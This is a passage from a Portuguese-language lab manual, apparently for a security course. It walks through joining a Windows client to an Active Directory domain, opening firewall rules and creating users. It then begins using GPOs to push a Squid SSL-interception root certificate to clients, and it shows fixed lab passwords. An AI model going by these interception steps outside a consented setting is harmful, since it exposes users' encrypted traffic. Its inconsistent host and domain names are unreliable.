11. Ao final do processo de instalação da *role AD DC*, reinicie a máquina *WinServer-G* para concluir o processo de instalação.

2) Configuração do firewall para o Active Directory



Esta atividade será realizada na máquina virtual *FWGW1-G*.

O próximo passo seria adicionar a máquina *WinClient-G* ao domínio mas, antes disso, temos que configurar a *chain FORWARD* do firewall *FWGW1-G* para permitir o repasse dos pacotes nas portas relevantes.

A base de documentação da Microsoft, acessível através do link (<https://support.microsoft.com/en-us/help/832017#method1>) lista um grande conjunto de portas a serem acessadas, como se segue:

- Para ambientes que utilizam exclusivamente versões do Windows anteriores ao Windows Server 2008 e Windows Vista, deve-se habilitar conectividade das portas 1025 a 5000.

- Para ambientes que utilizam apenas o Windows Server 2008 R2, Windows Server 2008, Windows 7 ou Windows Vista, deve-se habilitar conectividade das portas 49152 a 65535.
- Para ambientes que utilizam tanto versões modernas quanto antigas do Windows, deve-se habilitar ambas as faixas acima, 1025 a 5000 e 49152 a 65535.

Além dessas portas, a figura a seguir mostra também quais portas conhecidas devem ser liberadas pelo firewall para conectividade.

Application protocol	Protocol	Ports
Active Directory Web Services (ADWS)	TCP	9389
Active Directory Management Gateway Service	TCP	9389
Global Catalog	TCP	3269
Global Catalog	TCP	3268
ICMP		No port number
LDAP Server	TCP	389
LDAP Server	UDP	389
LDAP SSL	TCP	636
IPsec ISAKMP	UDP	500
NAT-T	UDP	4500
RPC	TCP	135
RPC randomly allocated high TCP ports ¹	TCP	1024 - 5000 49152 - 65535 ²
SMB	TCP	445

Figura 73. Portas conhecidas para liberação do AD no firewall

Considerando o grande número de portas em questão, iremos permitir a faixa completa de conexão entre as máquinas *WinServer-G* e *WinClient-G*, para facilitar a configuração neste laboratório.

1. Acesse a máquina *FWGW1-G* como usuário **root** e permita trânsito irrestrito de pacotes entre as máquinas *WinServer-G* e *WinClient-G*. Considere o sentido do fluxo de pacotes em suas regras.

```
# hostname ; whoami
FWGW1-A
root
```

```
# iptables -A FORWARD -s 10.1.1.10/32 -d 172.16.1.20/32 -j ACCEPT
```

3) Adição de clientes ao Active Directory



Esta atividade será realizada na máquina virtual *WinClient-G*.

1. Vamos, agora sim, adicionar a máquina *WinClient-G* ao domínio. Acesse-a como usuário **Aluno** e abra as configurações de rede. Acesse *Iniciar* e digite **ncpa.cpl**. Em seguida, clique com o botão direito em *Conexão Local* e navegue para *Propriedades > Protocolo TCP/IP Versão 4 > Propriedades*. Altere o servidor DNS primário para o IP da máquina *WinServer-G*, como se segue:




Figura 74. Configuração DNS do cliente AD

2. Agora, navegue para *Painel de Controle > Sistema e Segurança > Sistema > Alterar configurações*. Em seguida, clique no botão *Alterar...* para mudar o domínio da máquina local. Na caixa *Membro de*, marque o botão *Domínio* e digite o FQDN do domínio configurado no passo (4) da atividade (1) desta sessão, como se segue.




Figura 75. Inserindo o cliente AD no domínio

Clique em **OK**. O sistema irá exigir autenticação — você deve usar um usuário com permissões **administrativas** no AD DC, como o usuário **Administrator**. Informe, também, o domínio de autenticação do usuário. Trocando em miúdos, autentique-se como:

- Nome de usuário: **DOMAINA\Administrator**
- Senha: **rnpesr**

Após algum tempo de processamento, você deverá receber a mensagem *Bem vindo ao domínio domainG.esr.local*, como mostrado abaixo.




Figura 76. Inserção do cliente AD no domínio com sucesso

Reinicie a máquina *WinClient-G* para concluir o processo.

4) Adição de usuários ao *Active Directory*



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *WinClient-G*.

1. Vamos criar um usuário não-privilegiado para autenticar-se no domínio. Logue na máquina *WinServer-G* como um usuário administrativo (por exemplo, **DOMAINA\Administrator**), e execute *Start > Run... > dsa.msc*. Você deverá ver a tela do *Active Directory Users and Computers*, como se segue:




Figura 77. Interface de edição de usuários e máquinas do AD

2. Expanda a floresta `domainA.esr.local`, e observe as pastas *Builtin*, *Computers*, *Domain Controllers*, *ForeignSecurityPrincipals* e *Users*. Para visualizar os usuários e grupos existentes no domínio, clique sobre a pasta *Users*.

The screenshot shows the same Active Directory interface as Figure 77, but with the 'Users' folder under 'domainA.esr.local' selected. The main pane now displays a detailed list of users and groups, each with a small icon and a brief description. The list includes built-in accounts like 'Administrator', 'Guest', and 'IUSR_WIN-WRSLNB1V1LY', as well as various security groups such as 'Domain Admins', 'Domain Computers', and 'Schema Admins'.

Name	Type	Description
Administrator	User	Built-in account for administering the computer/domain
Allowed RODC Password Replication Group	Security Group - Domain Local	Members in this group can have their passwords replicated to Read-Only Domain Controllers
Cert Publishers	Security Group - Domain Local	Members of this group are permitted to publish certificates
Denied RODC Password Replication Group	Security Group - Domain Local	Members in this group cannot have their passwords replicated to Read-Only Domain Controllers
DnsAdmins	Security Group - Domain Local	DNS Administrators Group
DnsUpdateProxy	Security Group - Global	DNS clients who are permitted to perform dynamic updates
Domain Admins	Security Group - Global	Designated administrators of the domain
Domain Computers	Security Group - Global	All workstations and servers joined to the domain
Domain Controllers	Security Group - Global	All domain controllers in the domain
Domain Guests	Security Group - Global	All domain guests
Domain Users	Security Group - Global	All domain users
Enterprise Admins	Security Group - Universal	Designated administrators of the enterprise
Enterprise Read-only Domain Controllers	Security Group - Universal	Members of this group are Read-Only Domain Controllers
Group Policy Creator Owners	Security Group - Global	Members in this group can modify group policy for their GPOs
Guest	User	Built-in account for guest access to the computer/domain
IUSR_WIN-WRSLNB1V1LY	User	Built-in account for anonymous access to Internet Information Services
RAS and IAS Servers	Security Group - Domain Local	Servers in this group can access remote access properties
Read-only Domain Controllers	Security Group - Global	Members of this group are Read-Only Domain Controllers
Schema Admins	Security Group - Universal	Designated administrators of the schema

Figura 78. Visão de usuários e grupos existentes no AD

De igual forma, para ver os computadores adicionados ao AD, basta clicar sobre a pasta

Computers.

3. Para adicionar um novo usuário, clique com o botão direito sobre a pasta *Users*, e em seguida *New > User*. Crie um usuário com os seguintes dados:

- *First name*: Indiana
- *Last name*: Jones
- *Initials*: IJ
- *Full name*: Henry Walton Jones Jr.
- *User logon name*: **indyjones@domainA.esr.local**
- *User logon name (pre-Windows 2000)*: **DOMAINA\indyjones**

Preenchidos os dados, clique em *Next*.

4. Na tela de definição de senha, devemos escolher uma senha suficientemente complexa para que o AD não a invalide. Uma senha como **RnpEsr!123** é uma boa escolha. Logo abaixo, mantenha marcada a caixa *User must change password at next logon*, e todas as demais desmarcadas. Clique em *Next*.
5. Na tela de confirmação dos dados, verifique que tudo está correto como mostrado a seguir, e clique em *Finish*.




Figura 79. Confirmação de adição de usuário ao AD


6. De volta à máquina *WinClient-G*, tente logar com o usuário **indyjones** recém-criado. Clique no botão *Trocar Usuário > Outro Usuário* e digite os dados inseridos nos passos (3) e (4). Observe que o logon será feito no domínio **DOMAINA**, como objetivado.



Figura 80. Logon inicial no AD

Imediatamente, o AD reporta que a senha deve ser alterada no primeiro logon — isso faz sentido, pois mantivemos a caixa *User must change password at next logon* marcada quando da criação do usuário no passo (4). Escolha uma nova senha, diferente da primeira e igualmente complexa (sugestão: **Seg2@rnp!**), e confirme o logon.

Finalmente, verifique que você está de fato logado na máquina como o usuário do domínio.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [versão 6.1.7601]
Copyright © 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\indyjones>whoami
domain\indyjones

C:\Users\indyjones>
```

Figura 81. Verificação de logon no AD

5) Distribuição de configurações via GPOs



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *WinClient-G*.

Iremos agora usar GPOs (*Group Policy Objects*) para fazer configurações centralizadas de máquinas clientes do domínio. De fato, iremos usar as GPOs para resolver um problema que já tivemos anteriormente neste curso: a adição de certificados de ACs para *man-in-the-middle*, especificamente o do Squid *SslBump Peek and Splice* (sessão 7, atividade 2).

1. Primeiro, acesse a máquina *FWGW1-G* como usuário **root** e volte a executar o Squid em modo de interceptação de tráfego SSL, como fizemos anteriormente. Caso as regras de firewall não estejam mais ativas, reinsira-as e execute o Squid:

```
# hostname ; whoami
FWGW1-A
root
```

```
# iptables -t nat -A PREROUTING -i eth2 -o eth0 -p tcp -m tcp --dport 80 -j
REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i eth2 -o eth0 -p tcp -m tcp --dport 443 -j
REDIRECT --to-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

2. Na máquina *WinClient-G*, tente acessar um website via HTTPS para testar se a interceptação está ativa. No exemplo abaixo, estamos acessando o <https://facebook.com>; note que o certificado é identificado como inválido (como esperado), e emitido pela CA da máquina `fwgw1-a.esr.rnp.br`:




Figura 82. Detecção de certificado forjado não-confiável na máquina *WinClient-G*

3. Para resolver o problema, vamos adicionar o certificado do Squid instalado na máquina *FWGW1-G* à base de certificados raiz confiáveis, como fizemos anteriormente. Mas, ao invés de fazer isso manualmente, vamos usar o AD e as GPOs para realizar essa tarefa. Copie o certificado localizado em `/usr/local/etc/ssl/public.crt` (na máquina *FWGW1-G*) para o *Desktop* da máquina *WinServer-G*—use o programa *WinSCP* ou a pasta compartilhada pelo Virtualbox, como preferir.

Ao final do processo, você deverá ter a chave pública da CA do Squid disponível na máquina *WinServer-G*, como mostrado abaixo.

